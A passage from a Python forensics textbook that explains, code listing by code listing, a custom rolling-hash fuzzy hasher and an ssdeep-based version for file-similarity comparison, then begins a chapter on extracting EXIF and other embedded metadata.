019     :param comparison: path to file or directory of files to
020     compare
021     :param chunk_size: integer size of bytes to read per chunk
022     :param output_path: open file for output
023     :return: None
024     """
025     if os.path.isdir(comparison):
026         fuzzy_hashes = dict()
027         fuzzy_hashes['results'] = directoryController(known,
comparison, chunk_size)

```

On line 28, we evaluate if the comparison input is a file and, if so, call the `fileController()` function, providing the same arguments as we used for the other controller. Since this controller operates on a single entry, we can catch the returned dictionary without initializing a variable to act as a container and store additional results. Finally, for error handling, we write an entry in the log and exit the application when the comparison is neither a directory nor a file. Finally, we add `output_path` to our `fuzzy_hashes` dictionary and pass it to the `writer()` function as follows:

```

028     elif os.path.isfile(comparison) :
029         fuzzy_hashes = fileController(known, comparison, chunk_
size)
030     else:
031         logging.error("Error - comparison location not found")
032         sys.exit(1)
033
034     fuzzy_hashes ['output_path'] = output_path
035
036     writer(fuzzy_hashes)

```

Working with files in the `fileController()` function

The `fileController()` function processes the known and comparison file with the defined `chunk_size`. On line 50, we call the `fuzzFile()` function, passing the file to hash and the size of bytes to read per chunk. This function returns a set of hashes generated from the known file's content. At this point, we open the comparison file on line 52 and pass the opened object to the same `fuzzFile()` function on line 53. With the two sets of hashes, known and comparison, we can now compare the two and test for similarity, as follows:

```

039 def fileController(known_file, comparison, chunk_size):
040     """
041     The fileController function fuzzy hashes and compares a file
042     :param known_file: open known file for comparison
043     :param comparison: path to file or directory of files to
compare
044     :param chunk_size: integer size of bytes to read per chunk
045     :return: dictionary containing information about the
comparison
046     """
047
048     logging.info('Processing File')
049

```

```
050     known_hashes = fuzzFile(known_file, chunk_size)
051
052     comparison_file = open(comparison, 'rb')
053     comparison_hashes = fuzzFile(comparison_file, chunk_size)
```

When calling the `compareFuzzies()` function on line 55, we can expect it to return a new dictionary object containing keys and values representing the file similarity percentage and count of matches out of the total hashes generated. We add the comparison file path and the count of compared hashes to this dictionary on line 56 and 57 before returning the dictionary to the `main()` function on line 58:

```
055     fuzzy_dict = compareFuzzies(known_hashes, comparison_hashes)
056     fuzzy_dict['file_path'] = os.path.abspath(comparison)
057     fuzzy_dict['total_segments'] = len(comparison_hashes)
058     return fuzzy_dict
```

This controller is fairly straightforward due to the design and implementation of this script to allow for flexibility on the input and output of the information. There is a lot of room for customization in this script, and many other attributes about the comparison file could be computed within this function. For example, entropy measurements to calculate relative randomness of the file or file signature verification would add additional knowledge when comparing two files. Are they both similarly random? Are they the same type of files? This structure of design, with controllers for separate operation modes, allows us to segment the work flow for our multiple input types.

Working with directories in the `directoryController()` function

The `directoryController()` function is similar to the `fileController()` function from the prior section but processes multiple files. On line 73, we evaluate the known hashes as we did before. Note that we create the known set of hashes outside of the loop. We do this so we do not waste resources recalculating the set of hashes for the known when we iterate through each comparison file. As a general rule, it is best to remove as much code from a loop as possible, especially if it is not affected by the loop.

Let's now look, on lines 75 through 80, at how to create a progress bar to monitor execution status:

```
061 def directoryController(known_file, comparison, chunk_size):  
062     """  
063         The directoryController function processes a directory and  
064         hands each file to the fileController  
065         :param known_file: path to known file for comparison  
066         :param comparison: path to file or directory of files to  
067         compare  
068         :param chunk_size: integer size of bytes to read per chunk  
069         :return: list of dictionaries containing information about  
070             each comparison  
071         """  
072     logging.info('Processing Directory')  
073     # Calculate the hashes of the known file before iteration  
074     known_hashes = fuzzFile(known_file, chunk_size)
```

This third-party library will handle updating standard out (STDOUT) with the progress of the loop. For the best results, we must provide the progress bar a count of all the files it will iterate over. To review from *Chapter 5, Databases in Python*, `os.walk()` provides us with three values. It first supplies the `root` value, which represents the full path to the current working directory as a string. The next element, which we name `directories`, is a list of all directories in the working folder. Finally, `files` is a list of files available in the current working directory. By using `os.walk()`, we can gather a count of the files to process by creating a list of files to process.

We iterate through each file in the directories traversed, using `os.path.join()`, to gather the full path of the file and the `os.path.abspath()` method to get the absolute path of the file on disk. With this absolute file path stored, we can append it to the list of `files_to_process`. To gather a count of files we will process, we can gather the length of this Python list and pass it to our progress bar:

```
075     # Prepare progressbar  
076     files_to_process = list()  
077     for root, directories, files in os.walk(comparison):  
078         for file_entry in files:  
079             file_entry_path = os.path.abspath(os.path.  
join(root, file_entry))  
080             files_to_process.append(file_entry_path)
```

After the preliminary count on lines 77 through 80, we can define what widgets are displayed with the `progressbar` library. In this situation, the progress bar is shown by calling the `Bar()` class, a count of entries completed is displayed by calling the `SimpleProgress()` class, and the `ETA()` class provides us with an estimated completion countdown. Progress bars' estimated times of completion are known for generally being unreliable, and ours will be no different, however, this resource does still serve a purpose and can tell the user that our script is still running. With the definition of the `progressbar` widgets on line 82, we can create the progress bar object, `pbar`, and assign the widgets and number of files to process by creating a `ProgressBar()` object:

```
082     pb_widgets = [progressbar.Bar(), ' ', progressbar.  
SimpleProgress(), ' ', progressbar.ETA()]  
083     pbar = progressbar.ProgressBar(widgets=pb_widgets,  
maxval=len(files_to_process))
```

Now we are ready to recursively process each comparison file. On line 86 and 87, we create a list to append entries within our loop and start the progress bar just before entering the for loop on line 88. As seen, we iterate over the `files_to_process` list and use the `enumerate()` function to provide the iteration count for our progress bar as follows:

```
086     fuzzy_list = []  
087     pbar.start()  
088     for count, file_path in enumerate(files_to_process):
```

The `try...except` clause on lines 89 through 94 allows for error handling in the case that a file cannot be opened due to a permission or other IO error. In the case we cannot access the content, the error is denoted in the log, and the file is excluded from the results. We update the progress bar accordingly using the `count` value. By passing the `count` value, we can update the progress bar with the most recent iteration count and progress it forward even though it was not successful. The `continue` statement on line 94 prevents further of the current comparison file:

```
089         try:  
090             file_obj = open(file_path, 'rb')  
091         except IOError, e:  
092             logging.error('Could not open ' + file_path + ' | ' +  
str(e))  
093             pbar.update(count)  
094             continue
```

If the comparison file opened successfully, we run it through the `fuzzFile()` function to generate a set of hashes on line 96, which is used to compare against the known hash set in the `compareFuzzies` function. With the returned `fuzzy_dict` object, we extend the dictionary by adding the `file_path` attribute and number of hashes. With the dictionary built out, we append it to the list and update the progress bar:

```
096     comparison_hashes = fuzzFile(file_obj, chunk_size)
097     fuzzy_dict = compareFuzzies(known_hashes, comparison_
hashes)
098     fuzzy_dict['file_path'] = file_path
099     fuzzy_dict['total_segments'] = len(comparison_hashes)
100    fuzzy_list.append(fuzzy_dict)
101    pbar.update(count)
```

Once the loop completes walking through all of the subdirectories and examining available files, we can complete the progress bar. Running `pbar.finish()` will show a full bar, count of iterations, and the elapsed time of the run according to the widget configuration. With the progress bar complete, we can now return the collected list of dictionaries ready to be written to the output file:

```
103     pbar.finish()
104     return fuzzy_list
```

Generating fuzzy hashes with the `fuzzFile()` function

We have called this function frequently but have yet to explain it. The `fuzzFile()` function provides us the capability to hash a file object and return a list of digested values. This function is reminiscent to the code outlined in the introduction section of this chapter. To that effect, we need to read segments of a file, produce a hash of the data, add it to the collection, and move to the next segment. Look at the following code:

```
107 def fuzzFile(file_obj, chunk_size):
108     """
109     The fuzzFile function creates a fuzzy hash of a file
110     :param file_obj: open file object to read. must be able to
call `read()`
111     :param chunk_size: integer size of bytes to read per chunk
112     :return: set of hashes for comparison
113     """
114
115     hash_list = set()
116     const_num = 7
```

To complete this task, we use a Python set to ensure that we do not store duplicate hashes within memory on the device. In order to perform calculations with this algorithm, we must set a constant. In this case we selected 7, on line 116, as our prime constant. Next, on line 117, we read the entire file as a bytearray, just like our earlier example. This may not always be the best tactic, and for this reason, this code should not be used for larger files. We then assign the first file chunk, or window, on line 119. Using the rabinkarp module, we will generate the first hash on line 120 and store it in the set on line 121. On lines 122 through 126, we check to ensure that the chunk has at least 1 byte in it, as we do not want to try and hash a 0-byte file. In the case we find a 0-byte file, we log the warning and return an empty set to the calling function, ending the execution of this function.

```
117     complete_file = bytearray(file_obj.read())
118
119     chunk = complete_file[0:chunk_size]
120     ha = rk.hash(chunk, const_num)
121     hash_set.add(ha)
122     try:
123         old_byte = chunk[0]
124     except IndexError, e:
125         logging.warning("File is 0-bytes. Skipping...")
126     return set()
```

With the first hash completed, we iterate over the remainder of the file in a while loop and continue to generate hashes. Using the update function, as seen in our earlier example, we pass the following elements:

- The current hash
- The constant
- The chunk/window size
- The byte to remove
- The byte to add

These items are required for the math necessary to properly update the hash value. Once calculated, we add it to our set on line 130.

```
128     for new_byte in complete_file[chunk_size:]:
129         ha = rk.update(ha, const_num, chunk_size, old_byte, new_
byte)
130         hash_set.add(ha)
```

Earlier, we demonstrated the process for storing the byte to remove and we see that in use in the following code. By removing the first element of chunk and appending the new byte, we can be sure that old_byte is updated with the correct byte to be removed in the next iteration. On line 135 we return the set of hashes, as we have completed reading and hashing the file.

```

131     chunk = chunk[1:]
132     chunk.append(new_byte)
133     old_byte = chunk[0]
134
135     return hash_set

```

Exploring the compareFuzzies() function

With the hashes created, we can now compare the sets to determine the potential relationship of two files. Sets are a special data type and allow the use of some additional methods to manipulate data between two sets. In our script, we leverage one of these special methods named `intersection()`. This method, called by one set, expects another set as its input and returns a set containing only elements present in both sets. On line 146, we call this method and store the results in the variable `matches`:

```

138 def compareFuzzies(known_fuzz, comparison_fuzz):
139     """
140     The compareFuzzies function compares Fuzzy Hashes
141     :param known_fuzz: list of hashes from the known file
142     :param comparison_fuzz: list of hashes from the comparison
143     file
144     """
145
146     matches = known_fuzz.intersection(comparison_fuzz)

```

The `intersection()` method returns a new set containing the overlap of the two compared sets. We use this new set on line 149 to calculate the similarity of the input sets. First, we first check to make sure that hashes were calculated for the comparison set on line 148. If so, we measure the length of the `matches` set, an integer, convert it to float to see decimal places, and divide it by the size of the total hashes in the known hash set. This difference, after being multiplied by 100, represents the percentage of hashes that matched in the unknown file. Since our purpose is to see how many unique hashes from a known file are found in a comparison file, we see that it is best to create the percentage of similarity.

If the comparison hash set contains zero entries, we log an error and mark the similarity of the file as zero to prevent issues in division and the writer. Finally, on line 154, we gather the three data points produced by this function and return them as a dictionary. Through these three data points we can identify similar files based on percentage, matched segments, and total segments of the known and comparison files. Since we may see some false positives due to different file sizes, we can use the comparison total segments columns to help understand the results better.

```
148     if len(comparison_fuzz):
149         similarity = (float(len(matches))/len(known_fuzz))*100
150     else:
151         logging.error('Comparison file not fuzzed. Please check
file size and permissions')
152         similarity = 0
153
154     return {'similarity': similarity, 'matching_segments':
len(matches),
155             'known_file_total_segments': len(known_fuzz) }
```

Creating reports with the writer() function

The last function in this script handles writing similarity data to our CSV report. At this point, we expect you are bored with which the ease we can put together a simple CSV writer. To spice things up, feel free to create different types of reports, such as Excel, HTML, or database-backed:

```
158 def writer(results):
159     """
160     The writer function writes the raw hash information to a CSV
file
161     :param results: dictionary of keyword arguments
162     :return: None
163     """
164
165     logging.info('Writing Output')
```

After the documentation and logging entry, we check that the input is a list. We need to account for the different dictionary structures provided to this function, as the dictionary may have been generated from a single file or a directory. We know that both inputs contain dictionaries with the headers defined on line 169; however, the directory type has a list of dictionaries mapped to the 'results' key. Using the dictionary `get()` method, we can attempt to access a key from a dictionary without worrying about an error generating.

To perform this evaluation correctly, we provide the key name followed by a default value for it to return if the key does not exist. In this case, we are looking to see if the value of `results['results']` is a Python list using the `isinstance()` method to compare an object to a data type class. If it is, we know that the results dictionary was generated by the `directoryController()` method, and its dictionaries are within the results key. Otherwise, it is a dictionary with the required headers already in it, and we need to handle it differently. The statement on line 167 allows us to assign a `True` or `False` statement to the `is_list` variable:

```
167     is_list = isinstance(results.get('results', ''), list)
168
169     headers = ['file_path', 'similarity', 'matching_segments',
170                 'known_file_total_segments', 'comparison_total_segments']
```


Once we have determined the input type, we can create the `csv.DictWriter()` object by providing the open output file, a list of headers, and the configuration to ignore extra keys it may discover in the provided dictionary that have not been specified in the header list. Once the `dict_writer` object is initialized, we can call the `writeheader()` method to write the header row to the output file.

With the headers in the file, we use the Boolean value from line 167 to determine if we should use the `writerows()` or `writerow()` method to write the information to the CSV file. The difference between these two methods is the data type passed. The `writerows()` method allows for us to write a list of dictionaries to the file, whereas the `writerow()` method writes a single dictionary. Once our data is written, we can close the open file object and log that the writing function has completed. Look at the following code:

```
171     dict_writer = csv.DictWriter(results['output_path'],
172                                 headers, extrasaction="ignore")
173     dict_writer.writeheader()
174
175     if is_list:
176         dict_writer.writerows(results['results'])
177     else:
178         dict_writer.writerow(results)
179
180     results['output_path'].close()
181
182     logging.info('Writing Completed')
```

Running the first iteration

To run the script, we must supply the known file, the comparison file or directory, and the desired output. Optionally, we could set the chunk size or specify a log directory. In this case, our known file is `rand1A.file`, and we are comparing it against files in the `./FuzzyHashing` directory, or the directory of your choice.



```
C:\learn-python-for-forensics>python Chapters\Chapter7\Code\fuzzy_hasher.py .\FuzzyHashing\DocumentA.docx .\FuzzyHashing\Hash_Comparison.csv
#####| 8 of 8 Time: 0:00:01
```

As you can see in the following image, our script was able to identify its exact match at 100%. Changing a small amount of data dropped the similarity score to approximately 99.99%, and another random file was found to be 0.47% similar. You may find that other files compared against this random data may have a seemingly high percentage of hits, though these are likely false positives from hash collisions or common data sequences. Additional considerations include that files may match when they are the same type of file or share common attributes, such as file headers and footers or other underlying structures. It is also important to consider the "Comparison Total Hash Segments", as a file may match the majority from the known, though be much larger in overall size and have many more hashes. Nonetheless, false positives will exist as the matching is not a perfect indicator due to hash collisions and other factors we have discussed.

	A	B	C	D	E
1	file path	similarity	matching segments	known file total segments	comparison total segments
2	rand1A.file	100	1046028	1046028	1046028
3	rand1B.file	99.9935948	1045961	1046028	1046026
4	rand2.file	0.47857228	5006	1046028	1046060

Using SSDeep in Python – ssdeep_python.py

In this second example of fuzzy hashing, we are going to implement a similar script using the ssdeep (version 3.1.1) Python library. This allows us to leverage the ssdeep tool and the Spamsum algorithm that have been widely used and accepted in the fields of digital forensics and information security. This code will be the preferred method for fuzzy hashing in most scenarios as it is more efficient with resources and produces more accurate results. This tool has seen wide support in the community, and many ssdeep signatures are available online. For example, the website <http://VirusTotal.com> hosts hashes from ssdeep on their site under additional information for submitted files. This public information can be used to check for known malicious files that match or are similar to executable files on a host machine without the need to download the malicious files.

One weakness of ssdeep is that it does not provide information beyond the matching percentage and cannot compare files that were digested with different block or chunk sizes. This can be an issue because ssdeep automatically creates the block size based on the size of the input file. The process allows ssdeep to produce a fingerprint string from a sample and does not provide a manual solution to specify a block size.

Overall, we would want to use ssdeep as the primary identification tool rather than leaning on a custom solution. Finding existing third-party libraries to assist in these tasks is an excellent way to reduce the amount of time spent writing and debugging code and testing new methodologies. Pulling in a third-party library is helpful so long as it fits the needs of the situation and is a reliable option. It is good idea to test the third-party library to ensure that it stands up to all of the requirements of your project. In the case that it lacks some of the requirements, other libraries may be available, or you may be able to make small modifications to the third-party code to enable required features.

During our testing, we found that the ssdeep library we use has an error with handling some Unicode paths. If this is a key requirement to your environment, as it may be, you can edit the `__init__.py` file within the ssdeep project. On line 242, the code `filename.encode('utf-8')` will not decode Unicode characters into ASCII. If we remove the `.encode('utf-8')` portion and pass the `filename` variable without conversion, we can interact with files with Unicode names. We will need to install the code before we can apply this modification.

```
241     result = ffi.new("char[]", binding.lib.FUZZY_MAX_RESULT)
242     if binding.lib.fuzzy_hash_filename(filename.encode('utf-8'),
243         result) != 0:
244         raise InternalError("Function returned an unexpected error
245 code")
```

This script starts the same as the other, with an addition of the new import of the ssdeep library. To install this library, run `pip install ssdeep`, or if that fails, you can run `BUILD_LIB=1 pip install ssdeep` as per the documentation at <https://pypi.python.org/pypi/ssdeep>. This library was not built by the developer of ssdeep, but another member of the community who created the bindings Python needs to communicate with the C-based library. Once installed, it can be imported as seen on line 7:

```
001 import os
002 import sys
003 import csv
004 import argparse
005 import logging
006 import progressbar
007 import ssdeep
008
009 __author__ = 'Preston Miller & Chapin Bryce'
010 __date__ = 20160401
011 __version__ = 0.1
012 __description__ = 'Compare known file to another file or files in
a directory using ssdeep. Results will output as CSV'
```


This iteration has a different structure than our previous one, as most of our processing is passed off to another library to perform our heavy lifting. Though we may be missing our hashing and comparison functions, we still are using the two controllers and our writer function as seen earlier:

```
015 def main():
...
037 def fileController():
...
054 def directoryController():
...
094 def writer():
```

On line 117, we, once more, create the argparse object to handle our three positional arguments and one optional logging flag. Note in this example that the end user cannot specify the chunk size as the library does not offer this level of control. Another note is that the KNOWN parameter does not use the argparse.FileType class, as this library handles files in a different manner. The remainder of this code block is consistent with the prior script with the exceptions of the missing arguments:

```
116 if __name__ == "__main__":
117     parser = argparse.ArgumentParser(description=__description__,
118                                     version=str(__version__),
119                                     epilog='Developed by ' + __author__ + ' on ' + str(__
120 date__))
121     parser.add_argument('KNOWN', help='Path to known file to use
122                         to compare for similarity')
123     parser.add_argument('COMPARISON', help='Path to file or
124                         directory to look for similarities.
125                         'Will recurse through all sub directories')
126     parser.add_argument('OUTPUT', help='Path to output CSV file.
127                         Existing files will be overwritten',
128                         type=argparse.FileType('wb'))
129     parser.add_argument('-l', help='specify logging file')
130
131     args = parser.parse_args()
132
133     if args.l:
134         if not os.path.exists(args.l):
135             os.makedirs(args.l)
136         log_path = os.path.join(args.l, 'ssdeep_python.log')
137     else:
138         log_path = 'ssdeep_python.log'
139     logging.basicConfig(filename=log_path, level=logging.DEBUG,
140                         format='%(asctime)s | %(levelname)s | %(message)s',
141                         filemode='a')
142
143     logging.info('Starting SSDeep Python v.' + str(__version__))
144     logging.debug('System ' + sys.platform)
145     logging.debug('Version ' + sys.version)
146
147     logging.info('Script Starting')
148     main(args.KNOWN, args.COMPARISON, args.OUTPUT)
149     logging.info('Script Completed')
```

Our program flow has also remained similar though is missing the internal functions we had developed in our prior iteration. As seen in the flow diagram, we still make calls to the controllers and then pass the information to the writer via the `main()` function:



Revisiting the `main()` function

This `main()` function is rather small in length in comparison to other scripts in this book. This function allows us to pass the required arguments to the controllers, capture the returned data, and send the data off to be written. As recognizable from the first iteration's `main()` function, we use similar logic to determine whether to enable the file or directory controller function. We use the same dictionary format to store fuzzy hash data.

Therefore, we are able to reuse the writer from the previous script. Designing code blocks that are portable and reusable save a lot of time and hassle during rapid development:

```
015 def main(known, comparison, output):
016     """
017     The main function handles the main operations of the script
018     :param known: str path to the known file
019     :param comparison: str path to the comparison file or
020         directory
021     :param output: open output file object to write to
022     :return: None
023     """
024
025     if os.path.isdir(comparison):
026         fuzzy_hashes = dict()
```

```

026         fuzzy_hashes['results'] = directoryController(known,
comparison)
027     elif os.path.isfile(comparison):
028         fuzzy_hashes = fileController(known, comparison)
029     else:
030         logging.error("Error - comparison location not found")
031         sys.exit(1)
032
033     fuzzy_hashes['output_path'] = output
034     writer(fuzzy_hashes)

```

The new fileController() function

The `fileController()` is shorter than before, but allows us to call the `ssdeep` commands of interest in a compact manner. With this library, we only need to pass the file path for processing. The `hash_from_file()` method used on lines 47 and 48 uses a predefined algorithm for hashing. After we hash both of the files, we then pass the returned string values into the `.compare()` method, which returns an integer that represents the similarity of the files as a percentage based on the calculated hashes. Using this information, we can build a much smaller dictionary and return it to the `main()` function for writing on line 51:

```

037 def fileController(known, comparison):
038     """
039     The fileController function fuzzy hashes and compares a file
040     :param known: path to known file to use for comparison
041     :param comparison: list of hashes from the comparison file
042     :return: dictionary of file_path and similarity for output
043     """
044
045     logging.info('Processing File')
046
047     known_hash = ssdeep.hash_from_file(known)
048     comparison_hash = ssdeep.hash_from_file(comparison)
049     hash_comparison = ssdeep.compare(known_hash, comparison_hash)
050
051     return {'file_path': os.path.abspath(comparison),
'similarity': hash_comparison}

```

Repurposing the directoryController() function

As was the case with the `fileController()` function, our `directoryController()` is largely untouched. On line 64, we generate the ssdeep known hash, which we will be comparing. With this hash processed, we can initialize the progress bar with the same widgets and method used previously with `os.walk()`. Before processing the collected files, we configure the progress bar on lines 73 and 74:

```
054 def directoryController(known, comparison) :
055     """
056     The directoryController function processes a directory and
057     hands each file to the fileController
058     :param known: str path to the known file
059     :param comparison: str path to the comparison directory
060     :return: list of dictionaries containing comparison results
061     """
062     logging.info('Processing Directory')
063
064     known_hash = ssdeep.hash_from_file(known)
065
066     # Prepare progressbar
067     files_to_process = list()
068     for root, directories, files in os.walk(comparison):
069         for file_entry in files:
070             file_entry_path = os.path.abspath(os.path.join(root,
071                 file_entry))
072             files_to_process.append(file_entry_path)
073
074     pb_widgets = [progressbar.Bar(), ' ', progressbar.
SimpleProgress(), ' ', progressbar.ETA()]
075     pbar = progressbar.ProgressBar(widgets=pb_widgets,
maxval=len(files_to_process))
```

We start the progress bar at this point and initialize the list to store dictionaries in. In our for loop, we step through and hash each file. If an `IOError` exception occurs, we log and continue the loop rather than halting the entire execution. After the error handling, we pass the collected hash to the `compare()` method to return an integer representing the percentage of similarity between the two files. Using our collected information, we build and store the data in the `compared_hashes` list. When the for loop completes, we finish the progress bar and return the collected comparisons to write our output:

```
076     pbar.start()
077     compared_hashes = []
078     for count, file_path in enumerate(files_to_process):
```

```
079     try:
080         comparison_hash = ssdeep.hash_from_file(file_path)
081     except IOError as e:
082         logging.error('Could not open ' + file_path + ' | ' +
str(e))
083         pbar.update(count)
084         continue
085
086     hash_comparison = ssdeep.compare(known_hash, comparison_
hash)
087     compared_hashes.append({'file_path': file_path,
'similarity': hash_comparison})
088     pbar.update(count)
089
090 pbar.finish()
091 return compared_hashes
```

Demonstrating changes in the writer() function

The last function in this script is our CSV writer method, designed in such a way so that the majority of the code is identical to the prior example. We even use the same logic to determine the type of comparison input supplied on line 102. The difference in this function is the `headers` list on line 104, as the amount of available information is limited by the third-party library. In this instance, we are only able to gather the path and percentage of similarity instead of the other information available to us before:

```
094 def writer(results):
095     """
096     The writer function writes the raw hash information to a CSV
file
097     :param results: dictionary of values to write
098     :return: None
099     """
100
101    logging.info('Writing Output')
102    is_list = type(results.get('results', '')) == list
103
104    headers = ['file_path', 'similarity']
```

After instantiating the `dict_writer` object, we write the header row on line 106. After placing the header, we can write the remaining content based on the type of data. This logic is handled on lines 108 through 111. After writing completes, we close our output file so it can write to the disk and log the completion of writing:

```
105     dict_writer = csv.DictWriter(results['output_path'], headers,
106                                    extrasaction="ignore")
107
108     if is_list:
109         dict_writer.writerows(results['results'])
110     else:
111         dict_writer.writerow(results)
112     results['output_path'].close()
113
114     logging.info('Writing Completed')
```

Running the second iteration

As before, we run our code by supplying a known file, comparison file or directory, and output arguments. There is an optional argument to supply a log output path, however, no options for specifying chunk size.

The output using ssdeep was able to accurately match `rand1A.file` to itself and gave a 94% similarity to `B`. Our seconds random sample was given a rating of 0%. In this case, ssdeep did not generate a false positive but was unable to detect any similarity to the `rand2.file`, which was a new sample of random data. Since ssdeep requires files to be of similar size to perform a comparison, it will not provide information for files of significantly larger or smaller size and rate them as a 0% similarity.

file_path	similarity
<code>rand1A.file</code>	100
<code>rand1B.file</code>	94
<code>rand2.file</code>	0

Additional challenges

Using the first example, test the code against a mounted forensic image or two. What happens when the `chunk_size` is set to a large value? What happens to performance and accuracy as that number is modified? Explore the process and see what modifications could be made to help a new user select helpful values. How would you automate this suggestion process? Perform these same tests with selecting a prime for calculation. In addition, we invite you to explore the Python array data type. Though we have not introduced it in this book, it is a C-like structure that is efficient and can store data of a fixed type in memory.

Another efficiency improvement may be to leverage the Cython library and compile the script into a `pyd` file to allow it to run faster. Since the hashing process occurs in a compiled library, we may not see a great improvement in speed, though this library can be useful in future code. We could also explore the `pypy` interpreter for speed improvements.

We could also change the comparison methodology and leverage more advanced matching. A tool named `sdbhash` uses bloom filters to help create a fingerprint to use in comparison and improves the process of comparison. Some third-party libraries exist for Python that simplify the implementation of this filter process through bloom filters. Using this method, we could add a new column to our output that contains a fingerprint for us to use in future comparisons. Through the exploration of these challenges, we could leverage many new designs for the identification of known files or content within an unknown dataset

Citations

Kornblum, J. (2006). Identifying almost identical files using context triggered piecewise hashing. *Digital Investigation*, 91-97. Retrieved October 31, 2015, from <http://dfrws.org/2006/proceedings/12-Kornblum.pdf>

Stevens, M. Karpman P. Peyrin, T. (2015). RESEARCHERS URGE INDUSTRY STANDARD SHA-1 SHOULD BE RETRACTED SOONER. Retrieved October 31, 2015, from https://ee788fc4-a-62cb3a1a-s-sites.googlegroups.com/site/itsstheshappening/shappening_PR.pdf

Summary

Hashing is an important facet to the forensics community. While most use cases of hashing are focused on integrity checking, the use of a fuzzy or rolling hash allows us to explore similarity at a byte level. This process can provide insight for malware detection, identification of restricted documents on unapproved resources, and discovery of closely related items based on content only. Through the use of third-party libraries, we are able to lean on the power behind the C-languages with the flexibility of the Python interpreter and build powerful tools that are user and developer friendly. The code for this project can be downloaded from <https://packtpub.com/books/content/support>.

Metadata, "data about data", has proved to play a valuable role in investigations. In the next chapter, you will learn how to extract embedded metadata from within various files. Some of the file types included are images, audio, and office documents.

8

The Media Age

Metadata, or data describing data, is a powerful artifact an examiner can leverage to answer investigative questions. Broadly speaking, metadata can be found through examination of filesystems and embedded elements. File permissions, MAC timestamps, and file size are recorded at the filesystem level. However, for specific file types, such as JPEGs, additional metadata is embedded within the file itself.

Embedded metadata is more specific to the object in question. This embedded metadata can provide additional sources of timestamps, the author of a particular document, or even GPS coordinates for a photo. Entire software applications, such as Phil Harvey's ExifTool, exist to extract embedded metadata from files and collate it with filesystem metadata.

This chapter will cover the following topics:

- Using first- and third-party libraries to extract metadata from files
- Understanding Exchangeable Image File Format (EXIF), ID3, and Microsoft Office embedded metadata
- Learning to build frameworks to facilitate rapid development and integration of scripts

Creating frameworks in Python

Frameworks are incredibly useful for large-scale projects in Python. We previously called the UserAssist script a framework in *Chapter 6, Extracting Artifacts from Binary Files*; however, it does not really fit that model. The frameworks we build will have an abstract top layer, which will act as the controller of the program. This controller will be responsible for executing plugins and writers.

A plugin is code contained in a separate script that adds a specific feature to the framework. Once developed, a plugin should be easily integrated into an existing framework in a few lines of code. A plugin should also execute standalone functionality and not require modification of the controller to operate. For example, we will write one plugin to specifically process EXIF metadata and another to process Office Metadata. An advantage of the framework model is that it allows us to group many plugins together in an organized manner and execute them all for a shared objective, such as extracting various types of embedded metadata from files.

Building out frameworks requires some forethought and planning. It is vital to plan out and test the types of data structures you want to use for your framework. Some data structures are better suited for different tasks. Consider the types of inputs and outputs your framework will handle and let that guide your decision to the appropriate data type. Having to rewrite your framework after discovering a more optimal data structure can be a frustrating and time-consuming task.

Without this step, a framework can rapidly get out of hand and become an absolute bogged down mess. Imagine the scenario where each plugin requires their own unique arguments, and worse, returns different types of data that require special handling. For example, one plugin might return a list of dictionaries, and another plugin may return a dictionary of dictionaries. Most of your code would be written to convert these data types into a common form for your writers. For your sanity, we recommend creating standardized input and output that each plugin adheres to. This will have the benefit of making your framework much easier to understand and more stable from unnecessary conversion errors.

Writers take processed data from the plugins and write them to output files. An example of a writer we're familiar with is a CSV writer. In previous chapters, our CSV writers take processed data input and write it to a file. In larger projects, such as this, we might have writers for various types of output. For example, in this chapter, we will develop a Google Earth KML writer to plot GPS data we extract from embedded EXIF metadata.

Introduction to EXIF metadata

EXIF metadata is a standard used for image and audio file tags created by devices and applications. Most commonly, this kind of embedded metadata is associated with JPEG files. However, EXIF metadata is also present in TIFF, WAV, and other files. In JPEG files, EXIF metadata can contain technical camera settings used to take the photo as the shutter speed, F-stop, and ISO values.

These may not be inherently useful to an examiner, but tags containing the Make, Model, and GPS location of the photo can be useful for attributing an individual to a crime. Each of these elements are associated with a tag. For example, the "Make" metadata is EXIF tag 271 or 0x010F. A list of tags can be found at <http://www.exiv2.org/tags.html>.


EXIF metadata is stored at the beginning of JPEG images and, if present, is located at byte offset 24. The EXIF header begins with the hex 0x45786966, which is "Exif" in ASCII. The following is a hex dump of the first 52 bytes of a JPEG image.

```
lpf@ubuntu:~$ cd Desktop/
lpf@ubuntu:~/Desktop$ xxd -l 52 img_42.jpg
0000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0048 .....JFIF....H
0000010: 0048 0000 ffe1 9cd6 4578 6966 0000 4d4d .H.....Exif..MM
0000020: 002a 0000 0008 000b 010f 0002 0000 0006 .*.....
0000030: 0000 089e .....
lpf@ubuntu:~/Desktop$
```

